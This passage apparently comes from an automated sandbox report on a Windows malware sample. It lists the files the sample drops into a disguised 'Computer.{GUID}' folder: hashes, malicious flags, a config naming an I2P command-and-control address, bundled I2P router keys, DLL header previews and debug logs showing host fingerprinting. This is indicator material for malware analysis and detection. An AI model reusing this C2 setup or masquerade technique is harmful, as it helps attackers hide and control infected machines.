Done(sys_uid=c76a8f0888d241f9,sys_os_ver=10.0.19045.0.0)..[I] (net_init) -> Done..[I] (ebus_init) -> Done..[D] (ini_get_sec) -> Done(name=cnccli)..[D] (ini_get_var) -> Done(sec=cnccli,name=server_host,value=c

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\config.ini

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	Generic INItialization configuration [cnccli]
Category:	dropped
Size (bytes):	214
Entropy (8bit):	5.0997449470012635
Encrypted:	false
SSDEEP:	6:1EVQLD4oeMuJO+70X1YIzODSVkXpTRL9gWVUDeLn:CjogJO+70X1YeCS2X9vgpKL
MD5:	26702FAAB91B6B144715714A96728F39
SHA1:	CBDC34FC8FD3559CD49475FB5BC76176A5F88FF8
SHA-256:	83D30846DD5576DE38A512B17163419D22FF35F2F5B0FE613C401E8A5A25B7A4

SHA-512:	50D35D3DCD60B6E57C1A277E6C3E7AFBB5C2B46425732FC5A9FD3C0A55FEBF5AB3F05411A83CEC230AAC40199774FF78F30848D57D1E04A11B9E60777B03829
Malicious:	false
Preview:	[main]..version=400004957b19a09d..[cnccli]..server_host=c21a8709..server_port=41674..server_timeo=15000..i2p_try_num=10..i2p_sam3_timeo=30000..i2p_addr=2lyi6mgj6tn4eexl6gwnujwfycmq7dcus2x42petanvpwpjlqrhq.b32.i2p..

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\dwlmgr.dll

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	104448
Entropy (8bit):	6.259370376612282
Encrypted:	false
SSDEEP:	1536:VQbC3TviBZTprAFnfkRAJhzTjvlsy2nD+cRi6ZQOobsAx34:VGC3TKBZTWJfImTjx2D+ei6ZQOkx34
MD5:	7A8E8A0842D8D65713DEE5393E806755
SHA1:	AF6F3A52009FBF62C21A290EFC34A94C151B683E
SHA-256:	51C131081921626D22FAF44977D5E4DCFE00E5D6CDDEDA877A82F13631BE7C2E
SHA-512:	D1B8D93B7EFBEAA348D3A01293AD5D92BC8F28EB2554DF5E6E71506D00D135390082C52C18D0BC3F0439B068777D8B2C43AAED930C72E5FFAB2593EEAC4706F4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....\.....?.....0.....`.....^.....$..... ..l.....v..(.....`.....text.....`..`.data.....@....rdata.. .a... ...b.....@..@.pdata..$.....h.....@..@.xdata..T.....r.....@..@.bss.... .....edata..^.....|.....@..@.idata.....~..... .....@....CRT....X.....@....tls.....@....reloc..l.... .....@..B.....

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\dwlmgr.log

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1021
Entropy (8bit):	5.4493116829156865
Encrypted:	false
SSDEEP:	24:CFAGHS+5lGyclY7Gfy6BgT7cRE9FLxJ7J10ERJSXYSae:CFdHS+54yclDYcm9FLnve/P
MD5:	6A6AB43E13FCE620F7B67A2D6A1EA80F
SHA1:	9141481607A0C59B6046B55A658E849E8B7D09A7
SHA-256:	B35C950564E3CCC7F4597B45622D5577317FA02477F4534D8E7D086194BAA3AA
SHA-512:	D7BC58491070BF47ABC2FF7DB02CD2BFCEB86E1B7910C2DFD91D4AC0E416C5659A107E9C916B217C71B471D5A3A7F65D6C4780B749530FEB12AEC87B0E6BE46C
Malicious:	false
Preview:	[I] (debug_init) -> Log open success(flog_path=C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\dwlmgr.log)..[I] (debug_init) -> Done..[D] (ini_get_sec) -> Done(name=main)..[D] (ini_get_var) -> Done(sec=main,name=version,value=400004957b19a09d)..[I] (module_load) -> Done(name=ntdll.dll,ret=0x00007ffe22170000)..[D] (module_get_proc) -> Done(hnd=0x00007ffe22170000,name=RtlGetVersion,ret=0x00007ffe221ae520)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_win_dir=C:\Windows)..[D] (registry_get_value) -> Done(root=0xffffffff80000002,key=SOFTWARE\Microsoft\Cryptography,param=MachineGuid)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_mach_guid=9e146be9-c76a-4720-bcdb-53011b87bd06)..[I] (sys_init) -> GetVolumeInformationA done(vol=C:\,vol_sn=88d241f9)..[I] (sys_init) -> Done(sys_uid=c76a8f0888d241f9,sys_os_ver=10.0.19045.0.0)..[I] (net_init) -> Done..[I] (ebus_init) -> Done..[I] (ebus_subscribe) -> Done(handler=0x00007ffe1a4fb070)..[I] (tcp_connect) -> Done(sock=0x374,host=7

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\evtsrv.dll

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	92672
Entropy (8bit):	6.242846530333761
Encrypted:	false
SSDEEP:	1536:Eb84+EBwpVmTx3sJg0jsEv5YqKnbGGOO5YhNDE:Eb84+EB7x3sJXwExKb/OOv
MD5:	FDCF93ACD089B505B524DDFA0FF947F9
SHA1:	A2BADA5807BA001758DBCE46DA634332A5CC14C2
SHA-256:	ADFE373F98CABF338577963DCEA279103C19FF04B1742DC748B9477DC0156BB4
SHA-512:	110455DC5C3F090A1341EE6D09D9B327CD03999C70D4A2C0B762B91BC334B0448E750CB1FD7B34CE729B8E1CD33B55A4E1FA1187586C2FF8850B2FD907AFE0E
Malicious:	**true**

Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....f.....\.....Io.....C.....`.....^.....`.....I.....J..(.....text.....`..`.data.....@....rdata.. .U.....V.....@..@.pdata.....`.....<.....@..@.xdata.....p.....F.....@..@.bss....`.....edata..^.....P.....@..@.idata.....R..... .....@....CRT....X.....d.....@....tls.....f.....@....reloc..I.....h.....@..B.....

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\evtsrv.log

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4426
Entropy (8bit):	5.441438388687585
Encrypted:	false
SSDEEP:	48:CFdHs54yclDYcm9FLnvzBMcwaE9uEM5EF9cCEqPEQHdQ2:idHrNYJ9VvzBt5EsEyEQCEOEoQ2
MD5:	578161E59E49171D339579DDFFE2A1C1
SHA1:	18F9FA30F9988189ED2330E95499102210A47A39
SHA-256:	2EAF3A50B35C8B6E707970404C7464F5D445FB6F863DCF3B5EC8F5E26EFD775E
SHA-512:	E4BE4A2E41C10AE5183F35E2691CE2C68DF90E6770333638B9FA0BBD0484494E53CF86B2AC1C63E5D3C91551E97B052CA6677AB22F86792E20A724BBAD0E412E
Malicious:	false
Preview:	[I] (debug_init) -> Log open success(flog_path=C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\evtsrv.log)..[I] (debug_init) -> Done..[D] (ini_get_sec) -> Done(name=main)..[D] (ini_get_var) -> Done(sec=main,name=version,value=400004957b19a09d)..[I] (module_load) -> Done(name=ntdll.dll,ret=0x00007ffe22170000)..[D] (module_get_proc) -> Done(hnd=0x00007ffe22170000,name=RtlGetVersion,ret=0x00007ffe221ae520)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_win_dir=C:\Windows)..[D] (registry_get_value) -> Done(root=0xffffffff80000002,key=SOFTWARE\Microsoft\Cryptography,param=MachineGuid)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_mach_guid=9e146be9-c76a-4720-bcdb-53011b87bd06)..[I] (sys_init) -> GetVolumeInformationA done(vol=C:\,vol_sn=88d241f9)..[I] (sys_init) -> Done(sys_uid=c76a8f0888d241f9,sys_os_ver=10.0.19045.0.0)..[I] (net_init) -> Done..[I] (server_init) -> CreateThread(routine_gc) done..[I] (server_init) -> CreateThread(routine_accept) done..[I] (server_init)

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\i2p.conf

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	8568
Entropy (8bit):	4.958673415285098
Encrypted:	false
SSDEEP:	96:e+I8WTr7LjdL33ZqPDNLWBsaBMG+xv9G86UJ5TMmyvmyLKkfUZleZnE/Ndm/7CIg:e+I8Mr7VtXl1zrrIqEVdm/7CItWR0SX
MD5:	27535CEE6740DFC50A78A0322415E67C
SHA1:	E80541CF15C8ED4C5EEDA8D8C24674A5B8A27F61
SHA-256:	FB0CDBF4E0215AE1866E97860C2AC3DD96E7498BFE2AF3D82378041CDFF7F292
SHA-512:	25F11A8262B5A2F59BD6C9D8673B5AD5A140EAE8C007244810B2924EB08B5CF54AE19E61BE5139319877278D11868BBD85BD2E6C67F5FAD4E2A458E2844EBC0C
Malicious:	false
Preview:	## Configuration file for a typical i2pd user.## See https://i2pd.readthedocs.io/en/latest/user-guide/configuration/.## for more options you can use in this file...## Lines that begin with "## " try to explain what's going on. Lines.## that begin with just "#" are disabled commands: you can enable them.## by removing the "#" symbol...## Tunnels config file.## Default: ~/.i2pd/tunnels.conf or /var/lib/i2pd/tunnels.conf.# tunconf = /var/lib/i2pd/tunnels.conf..## Tunnels config files path.## Use that path to store separated tunnels in different config files..## Default: ~/.i2pd/tunnels.d or /var/lib/i2pd/tunnels.d.# tunnelsdir = /var/lib/i2pd/tunnels.d..## Path to certificates used for verifying .su3, families.## Default: ~/.i2pd/certificates or /var/lib/i2pd/certificates.# certsdir = /var/lib/i2pd/certificates..## Where to write pidfile (default: /run/i2pd.pid, not used in Windows).# pidfile = /run/i2pd.pid..## Logging configuration section.## By default logs go to stdout with level 'inf

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\i2p.su3

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	data
Category:	dropped
Size (bytes):	62449
Entropy (8bit):	7.807149241969407
Encrypted:	false
SSDEEP:	1536:uzSVMhnCwJEZ4dJ4douBYaGGIW2QzPzp343mR:vKE29uBFBo2R
MD5:	688FDFAE15F328A84E8F19F8F4193AF2
SHA1:	C65D4CDA0C93B84154DFBC065AE78B9E2F7ECFA8
SHA-256:	8D37FF2458FDE376A41E9E702A9049FF89E78B75669C0F681CFCAFBA9D49688E
SHA-512:	F19BC7F204DBE3449ABE9494BFFF8BE632F20F1B4B8272F0AF71C4CEC344A20617C0909C024CB4A4E0C6B266D386CB127554DC70F3A6AA7A81DAF1A8748F5D2D
Malicious:	false

Preview:	I2Psu3.....1726476901.....reseed@cnc.netPK.....E0Y.L.`.....;...routerInfo-CVE7qh1P~hZ~PX2FDY6wRTmrdDd1eQ5Nv7yBC0EcH-o=.dat.^...)....?E 4T{w...U.....5.x.Z*T.v...C..~m.....r.u.._..0*._>a....B.....1in..o...R...M.....2.0..1...?.&..1@..._.s....KrbA.-..5c..Nzvep.KU.s.n...Gy.E.y...GU.c..A.i.[HU..{I@v..5c.-..53....5..f Kpp..c...:.N..I..u..~~..u....%a.....~F>.&.9..I.....\..Ff&..f...ICL!#.!....[.3..:.....J...:..DO...B.I.\gc....r...P__W[..C[......_.d#wG.t....ts.rG. .R.@...b....*c..t..#[...I.....D.....<.0...B.].4...P....(...J...>2.02243....}dll`aan`bj.....%...F..~Q.....>....If.a..%..!...E.....@...BD...d:..!.b'sDZ.5k^j.g.H\..JI..../..IM,N.N-.:..Z.I"(..$.....+..e.....Y..[_...U....t.....n8C EbM...k.%W.^....`i..&[.Y.{}...d.Vn.g..0...PK.....>0Y....:.....;...routerInfo-7xGNdz1Bi17~K7q9IFTjGVPnQdN0tqNJ-xpZt5MSp1Q=.dat{Ir...~./..<Yw_...".....%..E.....O..I.(.R<K^...>.i..{.D.s-.+...

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\i2p\destinations\n53qvwtup4waekyrakvw2svm247ujbkgfwsr6blnwpantzo5nz2a.dat

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	7.606542147798873
Encrypted:	false
SSDEEP:	12:mLlNMRB03f+U1ksM4farxGIPpiWmlA+KRNZgR24KUm:mLlNk2vV1ksxUG4YWmlNKnZgR26m
MD5:	9CD180D80699E7CB8578BBA0FA289690
SHA1:	F4C69C0801E0467855904EDEE6AF56248724777E
SHA-256:	CB7F579F8CA15F4A2D20D412F966BAB24604B3D02846CAADB92D5625647B214C
SHA-512:	9D5860D5E1F25B442E7DBCB7FECB3A09FDD97ED811A9C81B02F965DD466537FF809EEA4EEB28E67665D5B0D459698EF4A14DC01F3746DAAE9D907E6762D839 8D
Malicious:	false
Preview:	m.Y...2@!`..3..5N.u'6.Q..j.....T.44...L...B.....A../.V.a'.....n].....2.$.`x.=.0...\%.n..\@x..DY..H..).)..pJ...L.....3"..8..O.k0.....\|9..X..K.]..I..q.>.M.h.71,.b.x.Y..I.H..<.....".....b.x=. {.6..;.F.Et.YW.&...E.w.&..!.sH[....^.e..... T..W...u.....U.Z.z.Q...\.d....6..s....4.....S...bA...<.... Q.&..x..x..h.....~..W.Y.....qo....%..$.3.....C.K5.'.0A.7.H...N;.....R...I..B.....h.J. 4....*.....&8?...../..-.v._.x...%.:..L5[k...#P.M.....Z...).=0.h>M.qu.}.x-"..O...K.Zf

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\i2p\destinations\wz7qkrnzqpr2zyylfckxtaxrsqsblspad7pbqa3ee5qc7klzdqfq.dat

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	7.604254884953776
Encrypted:	false
SSDEEP:	12:E+qstflmKO28zDVf0bmc/XyEptiwhcPSv793C:E+Ptfl8VzRAmoyEpDhBv7JC
MD5:	9749178C9973D3FD118A662470950C0C
SHA1:	4B5016E3860F19DE99C394F83CA1409EE54666FD
SHA-256:	26029385C0E148D214341548A179EEFF9392D11CC84C27F3027187972C5F809C
SHA-512:	2DD99DB8235B547395141A515F9856C66B9725A3AE50F827641D28DF8CF9648752E03A10F7D3624B95EB68F960A8458D33425AC3B80A4181F98D54FD611537C5
Malicious:	false
Preview:	..X.....j.zPU.kC.....HvU3.ib j.I:4..T$..?....]h.B....F.IL..m.1p2K.....4o.ry...\|.....0Z}.g.....!nH.=K_..~._o...3vvj,0G..$..m...3\jg.I...74.8...pZ6^.....@..p.)fCB.W.V....u....Z.. ..u.0! ....pH@..^$2\...(.....a.R...~4.R..k..d..a..O.,B.4...z.._>.r"....=..H>.6@.`:"...^A.t....g...Z....Q.mN.O;.'.&!&.R.sR..{.5.S....R.....=.^.(..j.~..4.w.]...A.d.t...,X.....g$1{{*/...'t.....!..~0.),. .. ..R3.Cd.7.....V.....Z.S..)w.y.kEX.....y.'..)N.....Cl...6....P.....G.... <=..$..E..8N

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\i2p\ntcp2.keys

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	data
Category:	dropped
Size (bytes):	80
Entropy (8bit):	5.84692809488736
Encrypted:	false
SSDEEP:	3:J+uuHNto9HXKEDsecLN:wBtm93zsx
MD5:	714EF232860E57ED99E1E8CB8A0318A4
SHA1:	16942B55223C0D76B439BF80DE69CF01F2F5DFED
SHA-256:	63B02E858C4FAA5AA348A15BABC90DA211AB251FB305739E7337BDAC43B7E5B0
SHA-512:	5AE602529BADFEB3DCC994D086CE8EE0C3681AA0CCB2C2DCAFFD4E9804177BAD89B4E7645647075F293620150A2C413B8B5BA1F9007D2028F56308544E0AB5AC
Malicious:	false
Preview:	.....'_..a...Z..<.;? ...tqh_.$.h..Q.-...mk&...$..y..Q.c\....O2.&r.w.y..

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\i2p\router.info

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	data
Category:	dropped
Size (bytes):	721
Entropy (8bit):	6.562107366925408
Encrypted:	false
SSDEEP:	12:9DRoYlgrkYlgrkYlgrkYlgrkYlgrkYlgrkYlgrkYlgv0Oys01ro8J7:JRfrPrPrPrPrPrPrPrPrvLQ5aqHXKQ
MD5:	0B1FCB5DE4677EF1FB109C4A5C422452
SHA1:	EFB917C1F241499F92D2157CCE191955D4BEFF18
SHA-256:	9263B2B560E838198CC3423EACB1916699B609B4E8D88AC1B0BBD1C4EB6C43E0
SHA-512:	CA85568C9206803759D2501BD590F0487B7B8B00268BFA3725F85E5EF806191A07C2484652F9003259C83A7B5FACC81BA46A3EB85FEF3E10907565AFF6D5103A
Malicious:	false
Preview:	...e...,.*.!(....z.h.=..7{Y...!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._hl....7...e.sr...x...5u|...kW.....|LP.....NTCP2.@.caps=.4;.s=,u9oM7 dcPiNoTJ1-D~WHc0d2FWoOVPKk7PyCvxogJdHE=;.v=.2;.....SSU2.q.caps=.4;.i=,qcu6pvksYwKe0An4BK8kTsWbuIBgQYt1alJN0T4QqN8=;.s=,18h9sQIfONo6BXQ0 wdNJ-i86-camylCsqKKABASImCg=;.v=.2;..,.caps=.LR;.netId=.2;.router.version=.0.9.60;IT.....i.Np.O....,|.q.d&.t..!t..i_.D.2...s.ru..S...3~..:.$.

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\i2p\router.keys

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	data
Category:	dropped
Size (bytes):	455
Entropy (8bit):	6.038835783469648
Encrypted:	false
SSDEEP:	12:9DRoYlgrkYlgrkYlgrkYlgrkYlgrkYlgrkYlgrkYlgv0N8o3:JRfrPrPrPrPrPrPrPrPrv48o3
MD5:	AE133D521904C0EF0F151D96793317FB
SHA1:	802A1D85C8ED221417A8FD8D31DC9D8E76B02E14
SHA-256:	BC2B5862F5B23264EC82D50893C139FC392920B769E38BFEEBA8374C7604A765
SHA-512:	B4A6B8A3230B02B03EF8CC7F27DE48717D5EE5D49626E8B6FA0B7BCE84DE14E0C3B07295CAEECE934A73F6B7DCF814246D56C5F318521C27C28872F99C6876 D4
Malicious:	false
Preview:	...e...,.*.!(....z.h.=..7{Y...!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._!"..}....IV6=.....=.r...p.S._hl....7...e.sr...x...5u|...kW.....O.....9.....0.....A%#wgH.X.../.>.H .FAX.o.a.N.t..Y\

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\i2p\ssu2.keys

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	data
Category:	dropped
Size (bytes):	96
Entropy (8bit):	6.306265755906958
Encrypted:	false
SSDEEP:	3:nUyZ21aDJf4OnROeEuDkM2iXu8pr6n:nU4SOIeO8pr6
MD5:	E8DAC512D88C81A631B8F1AB4293F2F4
SHA1:	B0B4B716E155FD191E1708CC30189DE34ED5E8BC
SHA-256:	0B947CDDF832857F129EB6585E020828CBB931F3CB479EAC88A803E46344FD45
SHA-512:	EE98333D3BAF1FD3A328E56E8DCAEC8AA35C37F97124A0B778AE5CDF647D791BA80161F7AE39B56C844FE40E6F93F15F92AE94ADF3BBCAB8C188B28BCF658 839
Malicious:	false
Preview:	..}...8.:.t4..I./:...P.....(.?#Hw5'.~K.....M!.r.ja.d....,c.....$N...`A.ujRM.>...

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\libi2p.dll

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	9146880
Entropy (8bit):	6.674868432808522
Encrypted:	false
SSDEEP:	196608:DiRu5DnWLX6Cs3E1CPwDvt3uF8c339CME:DiRsCKCsU1CPwDvt3uFd9CME
MD5:	676064A5CC4729E609539F9C9BD9D427
SHA1:	F77BA3D5B6610B345BFD4388956C853B99C9EB60

SHA-256:	77D203E985A0BC72B7A92618487389B3A731176FDFC947B1D2EAD92C8C0E766B
SHA-512:	4C876E9C1474E321C94EA81058B503D695F2B5C9DCA9182C515F1AE6DE065099832FD0337D011476C553958808C7D6F748566734DEEE6AF1E74B45A690181D02
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..d......f..........."...).t]......R..0.......................................P............`... ........................................z..t... ...,............p..?..........p..............................`m.(....................*...............................text...(r]......t]................`..`.data.........]......x]............@. ...rdata..`>...@^..@....^.............@..@.pdata...?....p..@...^p............@..@.xdata...t....t..v....t............@..@.bss....`Q...@z..........................edata...t....z..v....z............@. .@.idata...,... ....@....CRT....`....P.....................@....tls.........`.....................@....reloc.......p......................@..B.. ....

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe

Process:	C:\Users\user\AppData\Local\Temp\73tsjpnle0jv48sgryqfs6ph8t.exe
File Type:	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	89088
Entropy (8bit):	6.229509810228039
Encrypted:	false
SSDEEP:	1536:uICj06A88ADD9QIlXlQhnJqI1I5npfinMC0eH:xCj06A8J1/sJa5pfinMC0e
MD5:	4E320E2F46342D6D4657D2ADBF1F22D0
SHA1:	A5ACFE6397DFFC61D243206885C389EA05428755
SHA-256:	7D4A26158F41DE0BFD7E76D99A474785957A67F7B53EE8AD376D69ABC6E33CC8
SHA-512:	E8E044FD17B36D188BB5EE8E5F7BFC9AECC01AB17E954D6996B900BC60D6D57AFD782C7E01DF7CC76A84E04CE16F77FE882F2D86E5113F25C1C3D385CFAE3 7A5
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 75%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..d......................(.....X.................@....................................\.....`... ...............................................P............`..X...`B..(.....................................................text...............................`..`.data...............................@....rdata.. .P.......R..................@..@.pdata..X....`.......0..............@..@.xdata.......p.......:.............@..@.bss....P...............................idata..P............D.............@....CRT....`............V...... ....@....tls.................X.............@....reloc..............Z.............@..B.. ....

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.log

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4672
Entropy (8bit):	5.34667923568992
Encrypted:	false
SSDEEP:	96:idHwWYJ9VvyHzHH0Hf0HaSH8mHu5SHSgdQpmHSm5SHTmHOn5SHHSHBMKmHX5SH8l:AziTqTn0/06SHO5SiAz5SKc5SnSA35SG
MD5:	EC7754208DC38D9E9B7EC03FACE04697
SHA1:	5E9614D8872F22CF32AE2F1F9EC99192B6F18476
SHA-256:	A88C3D9FD4BFD447453D3966C26ABE3DB520B7140EC62AABE35D7D44572637D1
SHA-512:	704D3517DB7EC1A468C553B5DC0000EACC3156F23722C39CE45EB6EFCF3E2C93DF5FBDFD345DD77B6439AF724EED160303F6395F1E56BC703C58586679C142 B
Malicious:	false
Preview:	[I] (debug_init) -> Log open success(flog_path=C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.log)..[I] (debug_init) -> Done..[I] (module_ load) -> Done(name=ntdll.dll,ret=0x00007ffe22170000)..[D] (module_get_proc) -> Done(hnd=0x00007ffe22170000,name=RtlGetVersion,ret=0x00007ffe221ae520)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_win_dir=C:\Windows)..[D] (registry_get_value) -> Done(root=0xffffffff80000002,key=SOFTWARE\Microsoft\Cryptograp hy,param=MachineGuid)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_mach_guid=9e146be9-c76a-4720-bcdb-53011b87bd06)..[I] (sys_init) -> GetVolumeInf ormationA done(vol=C:\,vol_sn=88d241f9)..[I] (sys_init) -> Done(sys_uid=c76a8f0888d241f9,sys_os_ver=10.0.19045.0.0)..[E] (package_install) -> Failed(pkg_path=C: \Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\,tgt_path=C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\,err=00000003)..[I] (fs_file_read) -> Done(path=C:\Users\Public\Computer.{20d04fe0-3

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\prgmgr.dll

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	105984
Entropy (8bit):	6.2884725801282775
Encrypted:	false
SSDEEP:	1536:wPwNKEKbLqYQtCwCxJtpyYNPvo3cxwNn6anP8XOCYA8CSs8qgu06wCYA8CSs8qgm:gwnKvqTaxJtpRP7wNbnP8Xf
MD5:	91A0DD29773FBFB7112C5FCFF1873C13
SHA1:	E1EAF1EFB134CAA7DA5AAA362830A68AB705C023
SHA-256:	AE2D023EBBFEEFD5A26EAA255AD3862C9A1C276BB0B46FF88EA9A9999406D6B6

SHA-512:	F7A665A218BB2CCEC32326B0E0A9845B2981F17445B5CB54BBA7D6EF9E200B4538EBD19916C2DACB0BBE1B409C14A499B23BA707874AE1F1B154279C90DC33DD
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....\.....@.....K... ..`... .....^.....T.....0..h.....(.....`.....text...X.....`..`.data..... .....@. ...rdata..Pc...0...d.....@..@.pdata..T.....n.....@..@.xdata.....x.....@..@.bss....@.....edata..^.....@..@.idata.. .....@....CRT....X.....@....tls..... .....@....reloc..h....0.....@..B.....

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\prgmgr.log

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1167
Entropy (8bit):	5.503364029510054
Encrypted:	false
SSDEEP:	24:CFAGHr5lGyclY7Gfy6BgT7cRE9FLxJ7J10ERq4XYwHeAOp:CFdHr54yclDYcm9FLnvOyneD
MD5:	75E9CBA42A12E9E69A9E76898E201A20
SHA1:	D181F0716A3C415CD2BFEF3FD7D77D765787BC67
SHA-256:	2505BDA1C8A6B657B169A199C1C1078E24147F10E2D509D9D7CC92AD92440E3F
SHA-512:	5AA21B37B35AC20031872435021D8B55EE55796A7F1ED351B1B1555ABBE3533BE11AAC4B53CE6FAC29947C2482FC88FBCC39A71707B213B21B9FDB234F0CE5AF
Malicious:	false
Preview:	[I] (debug_init) -> Log open success(flog_path=C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\prgmgr.log)..[I] (debug_init) -> Done..[D] (ini_get_sec) -> Done(name=main)..[D] (ini_get_var) -> Done(sec=main,name=version,value=400004957b19a09d)..[I] (module_load) -> Done(name=ntdll.dll,ret=0x00007ffe22170000)..[D] (module_get_proc) -> Done(hnd=0x00007ffe22170000,name=RtlGetVersion,ret=0x00007ffe221ae520)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_win_dir=C:\Windows)..[D] (registry_get_value) -> Done(root=0xffffffff80000002,key=SOFTWARE\Microsoft\Cryptography,param=MachineGuid)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_mach_guid=9e146be9-c76a-4720-bcdb-53011b87bd06)..[I] (sys_init) -> GetVolumeInformationA done(vol=C:\,vol_sn=88d241f9)..[I] (sys_init) -> Done(sys_uid=c76a8f0888d241f9,sys_os_ver=10.0.19045.0.0)..[I] (net_init) -> Done..[I] (ebus_init) -> Done..[I] (ebus_subscribe) -> Done(handler=0x00007ffe11ec9d36)..[I] (tcp_connect) -> Done(sock=0x39c,host=7

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\rdpctl.dll

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	129024
Entropy (8bit):	6.313152038164236
Encrypted:	false
SSDEEP:	3072:Ex6tEkLvf8H5KRjus59IoZzhoesVR8ssT/nv:mEJ5qoZzfTX
